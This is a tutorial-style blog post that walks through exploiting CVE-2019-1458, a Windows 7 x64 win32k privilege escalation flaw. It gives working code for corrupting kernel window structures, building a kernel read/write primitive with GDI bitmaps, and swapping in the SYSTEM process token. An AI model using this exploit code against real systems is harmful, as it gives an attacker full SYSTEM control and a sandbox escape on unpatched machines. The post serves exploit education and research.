

The WizardOpium LPE: Exploiting CVE-2019-1458

byteraptors.github.io/windows/exploitation/2020/06/03/exploitingcve2019-1458.html

ByteRaptors

June 3, 2020

Jun 3, 2020

In December Kaspersky published a blog post about a 0day exploit spotted in the wild, CVE-2019-1458.

The vulnerability is in the win32k.sys driver and can allow an attacker to elevate an application privileges to SYSTEM, potentially causing a sandbox escape.

I highly recommend you to first read [this article](#) which contains a very good description of all the nitty-gritty details of this vulnerability since in this post I will focus only on the exploitation of the vulnerability itself on a Window 7 x64 machine.

Why just Windows 7?

In my personal opinion, it makes much more sense for a person who is just getting started with Windows Kernel Exploitation to develop the exploit for Windows 7 instead of dealing with Windows 10 mitigations.

Moreover, since the approach I chose to exploit this vulnerability involves building a Kernel Write What Where primitive to carry out a data-only attack, it will be pretty easy to make this exploit work against a Windows 8.1 machine.

Let's get started

CVE-2019-1458 is an arbitrary kernel pointer dereference vulnerability. In other words, an attacker has the possibility to trigger the dereference of a kernel memory address of his choice.

If you have read the article linked above, you will know this vulnerability has some constraints:

- It is possible to trigger the vulnerability only once per system reboot.
- The attacker has no control over the content of the value being assigned to the dereferenced pointer.

Let's start with getting a clear idea of what we have and what we want to achieve: we have the possibility to trigger the dereference of a kernel memory address of our choice and we want to elevate our privileges to SYSTEM, possibly even escaping a browser sandbox.

But how do we actually achieve this? Most of modern Windows Kernel Exploitation techniques strive to get a Write What Where kernel primitive (hereinafter WWW Primitive): the ability to arbitrarily read and write to kernel memory. Usually building a WWW primitive consists in triggering a kernel vulnerability with the goal of corrupting specific Windows Kernel objects fields.

Our journey to successfully exploit this vulnerability can be divided into the following parts:

- Understanding the pointer dereference.
- Choosing a suitable kernel structure whose fields we want to corrupt.
- Dealing with KASLR.
- Triggering to vulnerability to corrupt the target structure.
- Building the WWW primitive.
- Leveraging the WWW primitive to elevate privileges.
- Fixing corrupted kernel structure.

Understanding the pointer dereference

As already stated before, I highly recommend you to first read the analysis I linked you above before keeping reading this article. In a nutshell, this vulnerability allows to overwrite the pointer to a structure containing information about the Switch Window by calling the SetWindowLongPtr API. This pointer will be accessed during the execution of the xxxPaintSwitchWindow and will be dereferenced as you can see in the code below (the pointer is present in the register RDI):

```
sub [rdi + 0x60], EBX
add [rdi + 0x68], EBX
sub [rdi + 0x5C], ECX
add [rdi + 0x64], ECX
```

Since the pointer to this structure can be deliberately overwritten by an attacker, this code will increment and decrement data pointed at four different offsets starting from the attacker-provided kernel address.

Let's see in the next section what we can do with this information!

Choosing a suitable target kernel structure

Unfortunately, we do not have control over the values that will get assigned to our dereferenced pointer. For this reason, our best bet would be to leverage this vulnerability to modify a field of a kernel object in such a way that we will be able to trigger an Out of Bound write access to some nearby object to develop a stronger primitive.

The technique I will use has been described by Saif El Sherei and relies on the fact that if an attacker is able to place two tagWND objects in memory one after another and then corrupt the cbwndExtra field of the first tagWND object it will be possible to use the SetWindowLongPtr API on the tagWND whose cbwndExtra field has been corrupted to be able to write to the tagWND object placed next to the corrupted one.

But what is the tagWND? In a nutshell, the tagWND is a kernel structure which represents a WINDOW object in kernel memory.

You can find a very good description of the tagWND structure [here](#).

Let's have a look at the tagWND on WinDBG:

```
+0x040 hMod16          : UInt2B
+0x042 fnid            : UInt2B
+0x048 spwndNext       : Ptr64 tagWND
+0x050 spwndPrev       : Ptr64 tagWND
+0x058 spwndParent     : Ptr64 tagWND
+0x060 spwndChild      : Ptr64 tagWND
+0x068 spwndOwner      : Ptr64 tagWND
+0x070 rcWindow         : tagRECT
+0x080 rcClient         : tagRECT
+0x090 lpfnWndProc      : Ptr64 int64
+0x098 pcls             : Ptr64 tagCLS
+0xa0 hrgnUpdate        : Ptr64 HRGN_
+0xa8 ppropList         : Ptr64 tagPROPLIST
+0xb0 pSBInfo           : Ptr64 tagSBINFO
+0xb8 spmenuSys          : Ptr64 tagMENU
+0xc0 spmenu             : Ptr64 tagMENU
+0xc8 hrgnClip           : Ptr64 HRGN_
+0xd0 hrgnNewFrame       : Ptr64 HRGN_
+0xd8 strName            : _LARGE_UNICODE_STRING
+0xe8 cbwndExtra         : Int4B
+0xf0 spwndLastActive    : Ptr64 tagWND
+0xf8 hImc               : Ptr64 HIMC_
+0x100 dwUserData        : UInt8B
```

```
kd> dt win32k!tagWND
```

The most interesting fields for us will be the **strName** and the **cbwndExtra**. For now, let's focus on the latter, representing the size of the extra memory area allocated after the window instance.

When creating a WINDOW, it is possible to specify the number of extra bytes to allocate after the window instance, as you can see in the code snippet below:

```
WNDCLASSEXW* testClass =
(WNDCLASSEXW*)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sizeof(WNDCLASSEXW));
testClass->cbSize = sizeof(WNDCLASSEXW);
testClass->lpszClassName = L"TestClass";
testClass->cbWndExtra = 0x1000;
RegisterClassExW(testClass);
CreateWindowExW(0, testClass->lpszClassName, L"DummyName", WS_OVERLAPPEDWINDOW,
CW_USEDEFAULT, CW_USEDEFAULT, CW_USEDEFAULT, CW_USEDEFAULT, 0, 0, 0, 0);
```

Running this code will trigger the creation in kernel mode of a tagWND object having 0x1000 as cbwndExtra field value!

Since the SetWindowLongPtr function can be used to set a value at a specified offset in the extra window memory, if we manage to leverage the vulnerability in such a way that the cbwndExtra value of a tagWND object will be much higher than the original one, issuing a call to the SetWindowLongPtr will result in an Out of Bound write, allowing us to further corrupt other kernel structures.

Dealing with KASLR

Considering that we are dealing with an arbitrary pointer dereference, we will not need to perform some magic kernel pool feng-shui to accomplish our goal. In order to successfully corrupt the *cbwndExtra* of our target tagWND object we will need to solve just two problems:

- Getting the tagWND object kernel address
- Choosing the right offset to trigger the dereference on

Getting the tagWND object kernel address

To leak the tagWND kernel address we can use the well-known HMValidateHandle technique: since this function allows to map the tagWND object in the user mode memory space, we will be able to get its kernel mode address and its field values.

This technique is extremely popular in the world of Windows Kernel Exploitation and a lot of words have been spent on it, for more information about this topic just read [here](#).

Choosing the right offset

The arbitrary pointer dereference operates on four offsets starting from the attacker-provided address: 0x60, 0x68, 0x5C and 0x64. The small problem that arises is that since our target cbwndExtra field is located at offset 0xE8, we can't just trigger the vulnerability by providing the tagWND kernel address since the triggered arbitrary dereference will not access offset 0xE8.

Let's look at the first dereference:

```
sub [rdi + 0x60], ebx
```

Since $0x88 + 0x60 = 0xE8$ we can just trigger the vulnerability by providing this address:

```
tagWNDKernelAddress + 0x88
```

In this way, the value of the cbwndExtra field will be decremented and become less than zero, allowing us to get a partial write primitive.

There is still a problem: since it is not the only dereference present, other fields of the tagWND structure will be corrupted, resulting in a BSOD as soon as we close the application. Since the BSOD will be triggered only after closing the application, we will take care of this issue in the last chapter of our adventure.

Triggering the vulnerability

We are now ready to trigger the vulnerability!

The process of triggering the vulnerability can be divided into the following parts:

- Triggering the creation of two adjacent tagWND objects.
- Creating the target Window and initializing it.
- Setting the pointer we want to trigger the arbitrary dereference on.
- Creating the special Switch Window.
- Simulating the pressing of the ALT keyboard button
- Sending the WM_ERASEBKGND to the target Window

Triggering the creation of two adjacent tagWND Objects

This part is actually not related to the vulnerability itself, but we will need it to successfully exploit the vulnerability.

Since our goal is to trigger the vulnerability to corrupt the cbwndExtra field of a tagWND object, we will need to make sure that we will create two adjacent tagWND structure since this approach will give us just a partial write primitive!

To solve this problem, we can just create a lot of Window objects, leak their addresses using the HMValidateHandle technique and just look at the distance between the created objects to choose the nearest between each other ones.

Once we found two adjacent tagWND object we can continue to the next part.

Creating and initializing the target Window

We will now need to create the Window object which will be used to trigger the vulnerability. To accomplish this task, we can just register a Window class with a cbwndExtra field of 0x8 and then use the CreateWindowEx API to create our target Window.

Then we will just initialize the target window by calling the NtUserMessageCall with the WM_CREATE param.

```
NtUserMessageCall(targetWindow, 0x1, 0, 0, 0, 0xE0, 1); //0x1 is WM_CREATE
```

But how do we actually call the NtUserMessageCall function? We will need to issue a syscall! Luckily for us, at [this](#) address we can find the list of all Windows syscalls with their number: as we can see, the syscall number for NtUserMessageCall is 0x1007 on Windows 7 x64.

There is still a small problem we will need to solve: since we want to support execution from Wow64 processes, we will need to support Wow64 syscalls as we can see in the snippets below:

```
_declspec(naked) NTSTATUS WINAPI NtUserMessageCallWow64(HWND, UINT, WPARAM, LPARAM,
ULONG_PTR, DWORD, BOOL)
{
    _asm{
        mov eax, 0x1007;
        xor ecx,ecx;
        lea edx, dword ptr ss:[esp+0x4];
        call dword ptr fs:[0xC0];
        add esp,0x4;
        retn 0x1C;
    }
}

PUBLIC NtUserMessageCall
NtUserMessageCall PROC
    mov r10, rcx
    mov eax,0x1007
    syscall
    ret
NtUserMessageCall ENDP
```

Setting the pointer we want to trigger the arbitrary dereference on

It's now time to call the SetWindowLongPtr on the target Window specifying the address of the first of the two created adjacent tagWND objects as already explained before.

```
SetWindowLongPtr(targetWindow, 0, (ULONG)(tagWNDKernelAddress + 0x88));
SetWindowLongPtr(targetWindow, 4, (ULONG)(tagWNDKernelAddress >> 32));
```

In this way the offset 0x88 of the tagWNDKernelAddress will be dereferenced in the xxxPaintSwitchWindow function after sending the WM_ERASEBKGND message as we will see in the next sections.

If we pay attention to the code above, we will notice that the SetWindowLongPtr function is actually called two times: this approach is used to support execution from Wow64 processes since it will not be possible to set a ULONG64 address by calling the SetWindowLongPtr function just once from a 32 bit process.

Creating the special Switch Window

Creating this Window will be crucial to execute the code path to trigger the vulnerability as you can read in the detailed analysis of the vulnerability I linked above.

```
HMODULE currMod = GetModuleHandleA(NULL);
HWND taskSwitchWnd = CreateWindowExA(0, "#32771", NULL, 0, 0, 0, 0, 0, 0, 0, currMod,
0);
```

Simulating the pressing of the ALT keyboard button

To trigger the vulnerability, we will need to simulate the pressing of the ALT keyboard button. Let's take a better look at the pseudo C code checking for the status of the ALT button:

```
if(*((DWORD*)(arbitraryKernelAddress + 0x6C)) == 0){
    if(GetAsyncKeyState(VK_MENU) >= 0)
        goto fail
}
else{
    if(GetKeyState(VK_MENU) >= 0)
        goto fail
}
```

The function will compare to zero a DWORD value located at the offset 0x6C starting from the attacker-provided kernel address and will determine according to the comparison result which function to use to get the status of the ALT button. What are the differences between the GetAsyncKeyState and GetKeyState functions?

The GetKeyState function will get the key status returned from the thread's message queue, while the GetAsyncKeyState will determine whether the key was pressed since the last call to GetAsyncKeyState.

Since we decided to provide the address of our target tagWND structure + 0x88, the vulnerable function will check the DWORD at offset 0xF0 (0x88 + 0x6C) of the target tagWND address.

The DWORD at address 0xF0 will contain the lowest 32 bits of the *spwndLastActive* field of the target tagWND object.

Since we can get a read-only copy of the tagWND object by calling the HMValidateHandle function, we can just check the value of the DWORD at the offset 0xF0 to determine how to simulate the pressing of the ALT button.

```

if(*((DWORD*)(tagWNDUsermodeCopy + 0xF0)) == 0){
    INPUT inputData = { 0 };
    inputData.type = INPUT_KEYBOARD;
    inputData.ki.wVk = VK_MENU;
    inputData.ki.dwFlags = 0;

    SendInput(1, &inputData, sizeof(inputData));

}

else{
    BYTE keyState[256];
    GetKeyboardState(keyState);
    keyState[VK_MENU] |= 0x80;
    SetKeyboardState(keyState);

}

```

Sending the WM_ERASEBKGND to the target Window

So here we are! We will now send the WM_ERASEBKGND message to the target Window by calling the NtUserMessageCall API. Sending this message will trigger the execution of the xxxPaintSwitchWindow on the vulnerable code path where the arbitrary pointer dereference occurs!

```
NtUserMessageCall(targetWindow, 0x14, 0, 0, 0, 0xE0, 1); //0x14 is WM_ERASEBKGND
```

Let's take a look at our target tagWND object before sending the WM_ERASEBKGND message:

```

+0x090 lpfnWndProc      : 0xfffff960`000ac270      int64  win32k!xxxDefWindowPr
+0x098 pcls              : 0xfffff900`c2c27ae0 tagCLS
+0x0a0 hrgnUpdate        : (null)
+0x0a8 ppropList         : 0xfffff900`c2c18880 tagPROPLIST
+0x0b0 pSBIInfo          : (null)
+0x0b8 spmenuSys         : (null)
+0x0c0 spmenu             : (null)
+0x0c8 hrgnClip           : (null)
+0x0d0 hrgnNewFrame       : (null)
+0x0d8 strName            : _LARGE_UNICODE_STRING
+0x0e8 cbwndExtra         : 0n12288
+0x0f0 spwndLastActive   : 0xfffff900`c2c2ab90 tagWND
+0x0f8 hImc               : 0x00000000`001001d1 HIMC__
+0x100 dwUserData          : 0
+0x108 pActCtx             : (null)
+0x110 pTransform           : (null)
+0x118 spwndClipboardListenerNext : (null)
+0x120 ExStyle2             : 8
+0x120 bClipboardListener   : 0y0
+0x120 bLayeredInvalidate  : 0y0
+0x120 bRedirectedForPrint  : 0y0
+0x120 bLinked              : 0v1

```

```
0: kd> dt win32k!tagWND fffff900c2c2ab90
```

```

fffff900`c2c2ac78 00000000`00003000 fffff900`c2c2ab90
fffff900`c2c2ac88 00000000`001001d1 00000000`00000000
fffff900`c2c2ac98 00000000`00000000 00000000`00000000
fffff900`c2c2aca8 00000000`00000000 00000000`00000008
fffff900`c2c2acb8 00000000`31323334 00000000`00000000
fffff900`c2c2acc8 00000000`00000000 00000000`00000000
fffff900`c2c2acd8 00000000`00000000 00000000`00000000
fffff900`c2c2ace8 00000000`00000000 00000000`00000000

```

0: kd> dq fffff900c2c2ab90+0xe8


If we pay attention to the pictures above, we will see that the value of the cbwndExtra field is 0x3000 (12288 in decimal).

Let's now have a look at the very same kernel address after sending the WM_ERASEBKGND message:

```

+0xUc8 hrgnClip      : (null)
+0x0d0 hrgnNewFrame  : (null)
+0x0d8 strName       : _LARGE_UNICODE_STRING
+0x0e8 cbwndExtra   : 0n-29
+0x0f0 spwndLastActive : 0xfffff900`c2c2ab90 tagWND
+0x0f8 hImc          : 0x00000000`001001d1 HIMC__
+0x100 dwUserData    : 0
+0x108 pActCtx       : (null)
+0x110 pTransform    : (null)
+0x118 spwndClipboardListenerNext : (null)
+0x120 ExStyle2      : 8
+0x120 bClipboardListener : 0y0
+0x120 bLayeredInvalidate : 0y0
+0x120 bRedirectedForPrint : 0y0
+0x120 bLinked       : 0y1
+0x120 bLayeredForDWM : 0y0
+0x120 bLayeredLimbo : 0y0
+0x120 bHIGHDPI_UNAWARE_Unused : 0y0
+0x120 bVerticallyMaximizedLeft : 0y0
+0x120 bVerticallyMaximizedRight : 0y0
+0x120 bHasOverlay   : 0y0
+0x120 bConsoleWindow : 0y0
+0x120 bChildNoActivate : 0y0

```

0: kd> dt win32k!tagWND fffff900c2c2ab90

```

fffff900`c2c2ac78  ffffff3`fffffe3 fffff900`c2c2ab90
fffff900`c2c2ac88  00000000`001001d1 00000000`00000000
fffff900`c2c2ac98  00000000`00000000 00000000`00000000
fffff900`c2c2aca8  00000000`00000000 00000000`00000008
fffff900`c2c2acb8  00000000`31323334 00000000`00000000
fffff900`c2c2acc8  00000000`00000000 00000000`00000000
fffff900`c2c2acd8  00000000`00000000 00000000`00000000
fffff900`c2c2ace8  00000000`00000000 00000000`00000000

```

0: kd> dq fffff900c2c2ab90+0xe8

The value of the cbwndExtra has become much bigger than the original one! As already stated before, by corrupting the cbwndExtra field of a tagWND object we will be able to turn a call to the SetWindowLongPtr API into a partial kernel write primitive.

We will now see in the next section how to turn this partial write primitive into something more powerful.

Building the WWW Primitive

The cbwndExtra of our corrupted tagWND is now very big. What does this imply? By issuing a call to the SetWindowLongPtr API and specifying the HWND of our corrupted tagWND object we will be able to trigger an Out-of-Bound write and write across the extra memory of our tagWND object.

The only thing that we must take into account is that we will need to calculate the distance between the beginning of our corrupted tagWND extra memory and the field of the adjacent tagWND structure we want to corrupt! A nice write-up of this technique can be found [here](#)

Moreover, before keeping reading I strongly recommend you to first read [this article](#) if you are not familiar with using BITMAP objects to build WWW primitives.

Our plan to build our WWW primitive will look like this:

- Create two BITMAP objects (Manager and Worker) and leak their kernel addresses.
- Use our partial write primitive to set the strName field of the adjacent tagWND object to the address of our Manager BITMAP.
- Call the SetWindowText on the adjacent tagWND object by setting the window text as the address of the Worker BITMAP.

Creating two BITMAP Objects and leaking their addresses

Considering the fact that we are exploiting this vulnerability on a Windows 7 x64 machine, creating BITMAP objects and leaking their addresses will be pretty trivial since it can be accomplished by just accessing the GdiSharedHandleTable.

For more information about this topic, just read the CoreSecurity article I linked above.

Corrupting the strName field

The strName field of a tagWND object is a LARGE_UNICODE_STRING structure containing a pointer to a buffer in which it is stored the name of the Window object.

This is the buffer the function NtUserDefSetText will ultimately operate on. In other words, if we are able to modify the address contained in the strName.Buffer field of a tagWND object, the NtUserDefSetText function will write data to the specified address!

Technically we could build a full Write What Where primitive just by leveraging NtUserDefSetText for the write primitive and InternalGetWindowText for the read primitive but since I wanted to show you how to build a WWW primitive by abusing GDI objects, let's use the SetWindowLongPtr function to overwrite the strName.Buffer field of the adjacent tagWND object with the address of the pvScan0 field of our Manager Bitmap object.

To corrupt the strName field of our target adjacent object, we will just need to call the SetWindowLongPtr API with the HWND of the corrupted tagWND object and the right offset as already explained above.

```
SetWindowLongPtr(corruptedWindowHWND, offsetDelta, (ULONG)(pManagerBitmapAddress));
SetWindowLongPtr(corruptedWindowHWND, offsetDelta + 0x4, (ULONG)(pManagerBitmapAddress
>> 32));
```

Modifying the Manager Object pvscan0 field

Since the strName.Buffer field of the adjacent tagWND object is set to the address of the pvscan0 field of the Manager object, we will now call the SetWindowTextW API to actually overwrite the value of the Manager's pvscan0 field.

By specifying the address of the Worker Bitmap object as shown in the code below, the pvScan0 field of the Manager BITMAP will have the value of the address of the pvscan0 address of the Worker Bitmap. In other words, we will be then able to arbitrarily read and write the kernel memory by calling the GetBitmapBits/SetBitmapBits APIs on the corrupted BITMAP objects!

```
wchar_t* inputText =
(wchar_t*)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, 5*sizeof(wchar_t));

inputText[3] = (pWorkerBitmapAddress >> 48) & 0xFFFF;
inputText[2] = (pWorkerBitmapAddress >> 32) & 0xFFFF;
inputText[1] = (pWorkerBitmapAddress >> 16) & 0xFFFF;
inputText[0] = (pWorkerBitmapAddress >> 0) & 0xFFFF;

SetWindowTextW(adjacentWindowHwnd, (LPWSTR)inputText);
```

Congratulations! We have built a full WWW primitive which will allow us to read and write to any address in kernel memory!

Elevating privileges

Once we have a full WWW primitive, there are a lot of ways to elevate our privileges. In this article, we will focus on one of the most common approaches: stealing the SYSTEM TOKEN.

Every process running on the system is represented in kernel memory in a EPROCESS structure which describes several properties of the process, such as its process image name and process security context.

One of the EPROCESS structure most interesting fields is the TOKEN structure: a kernel memory structure describing the process token privileges.

A common strategy used when exploiting a Windows Kernel vulnerability is to replace the TOKEN of the process in which the exploit code will be executed with the TOKEN of the SYSTEM process. The replacing of our process TOKEN with the SYSTEM's token will give us SYSTEM privileges on the targeted machine, allowing us to successfully escape the browser sandbox! Sounds good, right?

Since we have already built our WWW primitive, we will just need to understand how to get the kernel address of the SYSTEM EPROCESS structure and the kernel address of our process EPROCESS structure.

Getting EPROCESS address

A very common approach to get the address to the System EPROCESS structure is to get the offset to the PsInitialSystemProcess variable by loading in memory the ntoskrnl.exe executable and then getting the kernel address of ntoskrnl.exe by calling the EnumDeviceDrivers function.

Unfortunately this approach will not work when exploiting the vulnerability from a Wow64 process!

In order to achieve full coverage, we will need to use another approach!

Let's have a look at the THRDESKHEAD object on WinDBG, the header for user objects that can be owned by a thread and are specific to a desktop (it begins the tagWND structure):

```
+0x000 h : Ptr64 Void
+0x008 cLockObj : Uint4B
+0x010 pti : Ptr64 tagTHREADINFO
+0x018 rpdesk : Ptr64 tagDESKTOP
+0x020 pSelf : Ptr64 UChar
```



If we see the picture above, we can get a pointer to a tagTHREADINFO structure at offset 0x10 of the tagWND.

To get this pointer, we can just use our kernel Read primitive:

```
ULONG64 tagTHREADINFO = 0;
readQWORD(tagWNDKernelAddress + 0x10, &tagTHREADINFO);
```

The tagTHREADINFO is a pretty complex structure, but we will not need to fully understand it to successfully exploit this vulnerability.

```

-----+----- : -----+
+0x138 pdcoSrc : Ptr64 Void
+0x140 bEnableEngUpdateDeviceSurface : UChar
+0x141 bIncludeSprites : UChar
+0x144 ulWindowSystemRendering : Uint4B
+0x148 iVisRgnUniqueness : Uint4B
+0x150 pt1 : Ptr64 _TL
+0x158 ppi : Ptr64 tagPROCESSINFO
+0x160 pq : Ptr64 tagQ
+0x168 spklActive : Ptr64 tagKL
+0x170 pcti : Ptr64 tagCLIENTTHREADINFO
+0x178 rpdesk : Ptr64 tagDESKTOP
+0x180 pDeskInfo : Ptr64 tagDESKTOPINFO
+0x188 ulClientDelta : Uint8B
+0x190 pClientInfo : Ptr64 tagCLIENTINFO
+0x198 TIF_flags : Uint4B
+0x1a0 pstrAppName : Ptr64 _UNICODE_STRING
+0x1a8 psmsSent : Ptr64 tagSMS
+0x1b0 psmsCurrent : Ptr64 tagSMS
+0x1b8 psmsReceiveList : Ptr64 tagSMS
+0x1c0 timeLast : Int4B
+0x1c8 idLast : Uint8B
+0x1d0 exitCode : Int4B
+0x1d8 hdesk : Ptr64 HDESK

```

0: kd> dt win32k!tagTHREADINFO

If we look at offset 0x158 we will see a pointer to a tagPROCESSINFO structure.

```

ULONG64 tagTHREADINFO = 0;
readQWORD(tagWNDKernelAddress + 0x10,&tagTHREADINFO);
ULONG64 tagPROCESSINFOAddress = 0;
readQWORD(tagTHREADINFO + 0x158,&tagPROCESSINFOAddress);

```

```

+0x000 Process : Ptr64 _EPROCESS
+0x008 RefCount : Uint4B
+0x00c W32PF_Flags : Uint4B
+0x010 InputIdleEvent : Ptr64 _KEVENT
+0x018 StartCursorHideTime : Uint4B
+0x020 NextStart : Ptr64 _W32PROCESS
+0x028 pDCAttrList : Ptr64 Void
+0x030 pBrushAttrList : Ptr64 Void
+0x038 W32Pid : Uint4B
+0x03c GDIHandleCount : Int4B
+0x040 GDIHandleCountPeak : Uint4B
+0x044 UserHandleCount : Int4B
+0x048 UserHandleCountPeak : Uint4B
+0x050 GDIPushLock : _EX_PUSH_LOCK
+0x058 GDIEngUserMemAllocTable : _RTL_AVL_TABLE
+0x0c0 GDIDcAttrFreeList : _LIST_ENTRY
+0x0d0 GDIBrushAttrFreeList : _LIST_ENTRY
+0x0e0 GDIW32PIDLockedBitmaps : _LIST_ENTRY
+0x0f0 hSecureGdiSharedHandleTable : Ptr64 Void
+0x0f8 DxProcess : Ptr64 Void
+0x100 pt1List : Ptr64 tagTHREADINFO
+0x108 pt1MainThread : Ptr64 tagTHREADINFO
+0x110 rpdeskStartup : Ptr64 tagDESKTOP

```

0: kd> dt win32k!tagPROCESSINFO

As you can see in the picture above, the first field of the tagPROCESSINFO is a pointer to the current process EPROCESS structure!

This means that we can just use our kernel Read Primitive to access the first field of the tagPROCESSINFO structure and obtain the address of our process' EPROCESS structure!

```
ULONG64 tagTHREADINFO = 0;  
readQWORD(tagWNDKernelAddress + 0x10,&tagTHREADINFO);  
ULONG64 tagPROCESSINFOAddress = 0;  
readQWORD(tagTHREADINFO + 0x158,&tagPROCESSINFOAddress);  
ULONG64 eprocessAddress = 0;  
readQWORD(tagPROCESSINFOAddress,&eprocessAddress);
```

In order to get the address of the SYSTEM EProcess structure, we will need to iterate the LIST_ENTRY ActiveProcessLinks field starting from our process' EPROCESS structure looking for an EPROCESS structure having PID 0x4 (the SYSTEM process) as you can see in the example code below:

```

ULONGLONG getCurrentProcessEProcess(ULONGLONG tagWNDAddress)
{
    ULONGLONG tagTHREADINFO = 0;
    readQWORD(tagWNDAddress + 0x10,&tagTHREADINFO);

    ULONGLONG tagPROCESSINFO = 0;
    readQWORD(tagTHREADINFO + 0x158,&tagPROCESSINFO);

    ULONGLONG eprocessAddress = 0;
    readQWORD(tagPROCESSINFO,&eprocessAddress);

    return eprocessAddress;
}

void setSystemToken(ULONGLONG tagWNDAddress)
{
    ULONGLONG currentEProcess = getCurrentProcessEProcess(tagWNDAddress);

    ULONGLONG tempEProcess = currentEProcess;

    ULONGLONG currentProcID = 0;
    readQWORD(currentEProcess + 0x180,&currentProcID);

    if(currentProcID != GetCurrentProcessId())
        return;

    while(TRUE)
    {
        ULONGLONG activeProcessLinks = 0;
        readQWORD(tempEProcess + 0x188,&tempEProcess); //0x188 is the offset
        of ActiveProcessLinks on Windows 7 x64

        tempEProcess -= 0x188;
        ULONGLONG uniqueProcessID = 0;
        readQWORD(tempEProcess + 0x180,&uniqueProcessID); // 0x180 is the
        offset of UniqueProcessID on Windows 7 x64

        if(uniqueProcessID == 4)
            break;
    }

    ULONGLONG systemToken = 0;
    readQWORD(tempEProcess + 0x208,&systemToken); //0x208 is the offset of TOKEN
    on Windows 7 x64

    writeQWORD(currentEProcess + 0x208,systemToken);
}

```

```
}
```

Once we have all the needed addresses, we will just need to use our Read primitive to steal the TOKEN of the SYSTEM process and use our write primitive to overwrite our process TOKEN with the SYSTEM token we have just stolen!

Great! We are now SYSTEM! Unfortunately, as long as we will close our application, the system will crash!

Fixing corrupted tagWND structure

In the chapters before, I reminded you that the arbitrary dereference is triggered at four different offsets. In other words, the cbwndExtra will not be the only tagWND field which will be corrupted.

Since the crash happens only after closing the application, we will just need to make sure to use our WWW primitive to fix the corrupted addresses before terminating execution.

In order to achieve our goal, we will rely on the fact that the HMValidateHandle function will give us read-only access to the tagWND kernel structure data, allowing us to save all the needed values before corrupting them when triggering the vulnerability.

Let's take a look at the following pseudo C code which will make use of our WWW primitive to fix the corrupted structures:

```
writeQWORD(corruptedWindowKernelAddress + 0xF0, spwndOriginal);
writeQWORD(corruptedWindowKernelAddress + 0xE0, originalValue);
writeQWORD(corruptedWindowKernelAddress + 0xD8, 0); // Sets to NULL the strName field
writeQWORD(adjacentWindowKernelAddress + 0xE0, 0);
```

After fixing this issue, our exploit will stop crashing the system after closing the application!

Conclusion

I consider CVE-2019-1458 a great vulnerability to get started with Windows Kernel Exploitation since it is pretty easy to exploit. I think I will publish in the next weeks another article explaining how to exploit this vulnerability on Windows 10. Full source code to exploit this vulnerability will be published in the next days!